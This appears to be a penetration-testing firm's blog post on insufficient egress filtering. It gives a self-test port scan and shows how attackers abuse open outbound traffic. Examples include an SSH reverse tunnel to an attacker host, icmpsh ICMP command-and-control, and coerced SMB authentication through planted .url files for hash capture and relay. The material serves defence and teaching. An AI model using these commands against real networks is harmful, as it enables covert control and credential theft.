





Insufficient egress filtering is a commonly identified vulnerability found during BHIS penetration tests. The insufficient egress filtering finding indicates that network traffic leaving the organization’s environment is not properly restricted. Lack of outbound network traffic filtering often makes it easier for an attacker to carry out attacks like establishment of Command and Control (C2) communication, credential theft, and credential relay. In addition, when outbound network communication is not sufficiently restricted, network defenders must work harder to find abnormalities in that traffic, because there is a greater variety and larger volume of network communication.
Adoption of cloud computing has extended the network boundary to include resources hosted in those cloud providers. As a result, it is critical for organizations to ensure that egress controls are applied uniformly across all paths used to reach the internet.
Ideally, egress filters should be engineered to allow the absolute minimum number of outbound ports and protocols necessary for employees to complete assigned tasks. One strategy to reach this goal involves the following steps:
The analysis outlined above should be repeated on every egress point that allows communication with the internet. Ensure that you consider on-premises and cloud service connections.
If you are unsure whether you have sufficient egress controls in place, you can perform your own tests as described below.
By performing an outbound scan initiated from inside your network, you can identify TCP ports that can potentially be used for outbound communication. There is one catch: you cannot just scan any arbitrary host on the internet. The host has to listen and respond on all 65,535 available TCP ports. The letmeoutofyour.net host is configured to do just that. In addition, you can use a tool like GoSpoof to create your own instance on the Virtual Private Server (VPS) provider of your choice.
The outbound scan can be executed using the PowerShell script below.
1..65535 | % {$test=new-object system.Net.Sockets.TcpClient; $wait = $test.beginConnect("letmeoutofyour.net",$_,$null,$null); ($wait.asyncwaithandle.waitone(250,$false)); if($test.Connected){echo "$_ open"} else {echo "$_ closed"}} | select-string " " | Out-File -Encoding ascii tcp-port-status.txtThe script will produce a log file that lists the port number followed by the status (open or closed) of each port. A list of open ports can be obtained using the Microsoft Windows findstr command that follows.
type tcp-port-status.txt | findstr “open”Any open ports that violate organizational policy should be investigated and remediated.
The Internet Control Message Protocol (ICMP) can be useful for troubleshooting, but allowing ICMP traffic to reach the internet from internal systems carries some risk. ICMP is one of the commonly targeted protocols for covert communication. Other commonly targeted protocols include IP, DNS, and DNS over HTTPS.
With ICMP, the payload portion of ping packets can be used to tunnel communication out of a given network when other opportunities are not present. Testing for outbound ICMP communication is simple: just use the ping utility to attempt to communicate with a known host on the internet. The letmeoutofyour.net host identified for outbound TCP scanning can be used, or you can ping one of several well-known DNS servers (1.1.1.1, 8.8.8.8, 8.8.4.4, etc).
If you receive a reply, then ICMP communication is allowed to traverse the firewall from the host initiating the communication.
Now that we have identified some simple techniques to test your egress filtering capabilities, let’s look at some common methods that abuse weak egress filtering controls.
Attackers (or malicious employees) will often use the simplest method to achieve a given objective. A small sample of techniques and discussion illustrating common abuse of lax egress controls are shown below.
In order to gain a foothold in a target organization, an attacker will typically attempt to establish control of remote systems. With control of a compromised host, the attacker can then attempt privilege escalation, lateral movement, discovery of sensitive information, and exfiltration of that data.
Modern Microsoft Windows client operating systems include the OpenSSH client. The default presence of an SSH client has resulted in increased use of SSH as an outbound command and control channel. SSH can be used to the attacker’s advantage by configuring local, remote, and dynamic port forwarding features supported by the client. Use of a command like the one shown below establishes a remote port forward.
ssh -i private_key -R 9050 [email protected]When the connection is established, a listener is spawned on the remote, attacker-controlled system that can be used to tunnel network traffic through the host where the SSH connection was initiated.
On the remote system, an attacker can use proxy software (proxychains on Linux and Proxifier on Windows, for example) to send tool traffic into the target network. Below, the proxychains configuration file is shown, specifying the target port and proxy version.

Once the configuration is validated, the attacker can execute most tools against the hosts in the target environment over the established tunnel.
proxychains bloodhound-python -c All -d compromised.local -u compromised.local/user
Execution of tooling over the SSH tunnel has the benefit of bypassing most endpoint protection, since those agents profile process behavior on the system.
The SSH client can be used to make outbound connections on any port by using the -p option. So stopping outbound SSH is not as simple as just blocking TCP port 22. In fact, attackers may attempt outbound SSH on TCP port 443 to try to mimic TLS communication.
If outbound ICMP requests are allowed to leave the environment, an attacker may use the opportunity to attempt to establish C2 via a covert channel. Using the icmpsh tool illustrated below, the actual communication is embedded in the payload of ICMP echo request and ICMP echo reply packets.
First, the attacker configures the operating system where the listener is to be executed to ignore ICMP echo messages. If the attacker does not do this, the operating system would automatically generate replies for the incoming requests.
sysctl -w net.ipv4.icmp_echo_ignore_all=1
Next, the attacker executes the listener on the same system. In this case, the Perl listener is used since the Python listener has not been ported to Python3.
./icmpsh-m.pl
With the listener waiting, the attacker can attempt to establish an outbound connection. The Invoke-PowerShellIcmp script was imported into a running PowerShell instance and used to connect to the server.

The PowerShell prompt will appear to hang. However, back on the server, the output from the PowerShell session will appear in the console.

Depending on the amount of input and output that needs to be transferred, responses may be delayed, but the result is the ability to execute commands on the remote host.

Covert channels can be established using multiple different techniques and protocols. As a result, in addition to preventing unnecessary protocols like ICMP from leaving your network, it is wise to configure monitoring for commonly abused protocols like ICMP and DNS.
There are many different command and control (C2) frameworks available to an attacker which include fully custom C2 implementations. Most C2 frameworks are very flexible when it comes to communication. They often support one or more of the following options, at a minimum:
Typically, obfuscation and execution of the implant shellcode is the most difficult part of establishing remote C2. However, an organization with weak egress controls may expose opportunities for an attacker to more easily establish an outbound connection. The attacker may be able to select a TCP port that is subject to less scrutiny than HTTP/HTTPS.
In addition, the security team must monitor each of the available outbound ports to identify the attacker’s communication channel. By restricting outbound communication from the network, the security team can focus on monitoring a handful of authorized ports rather than the entire set of available ports.
It is especially important to ensure that outbound SMB connections are blocked from leaving your network.
When computers are allowed to make outbound network connections on TCP port 445, an attacker can plant resources on the internal network that will force computers to connect to an attacker-controlled system on the internet and authenticate. Often, the outbound connection and resulting authentication attempt occur without the knowledge of the targeted user or computer.
The most common technique for coercing outbound connections is to place specially crafted files on writeable network shares. When the user browses the share (opening the file is NOT required), the explorer.exe process loads the reference causing an outbound connection to automatically occur. A favorite file type to use for this purpose is the .url file. However, many different file types can be used in a similar fashion.
The contents of the .url file are shown below.

In the file, the attacker leaves a FILE reference for an attacker-controlled system. On the file system, the URL file appears like the following. Typically, the file will be named such that it appears as early as possible in the file listing within the explorer.exe window.


On the attacker-controlled system, a malicious SMB server is started to prompt for authentication when an incoming connection is detected. The Responder Python script is a tool that is commonly used for this purpose.
Incoming connections to the malicious server result in the capture of password hashes, like the one below.

The attacker can then attempt to crack the collected password hashes to facilitate lateral movement and/or privilege escalation.
The split credential relay works similar to the credential theft scenario described above. However, when authentication requests are received on the attacker-controlled host, instead of capturing hashes for cracking, the attacker routes the request back into the organization’s network to authenticate to a targeted network service (SMB, LDAP, SQL, etc). An example illustration of a split credential relay attack, showing Active Directory Certificate Services (ADCS) web enrollment abuse, is shown below.

If outbound SMB communication were restricted, the attacker would need to escalate privileges, stop the listening SMB service on the compromised workstation, and relay all requests through the compromised host.
The attacks discussed in the previous section are just a small sample of possibilities that an attacker may be able to explore and execute. Minimizing the number of ports that users can initiate connections on outbound may not completely eliminate the potential for successful attacks. However, doing so will increase the work required for an attacker to execute those attacks, increase the length of the attack chain potentially resulting in detection, and limit the amount of network traffic that the security team must monitor and scrutinize.
Ready to learn more?
Level up your skills with affordable classes from Antisyphon!
Available live/virtual and on-demand

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。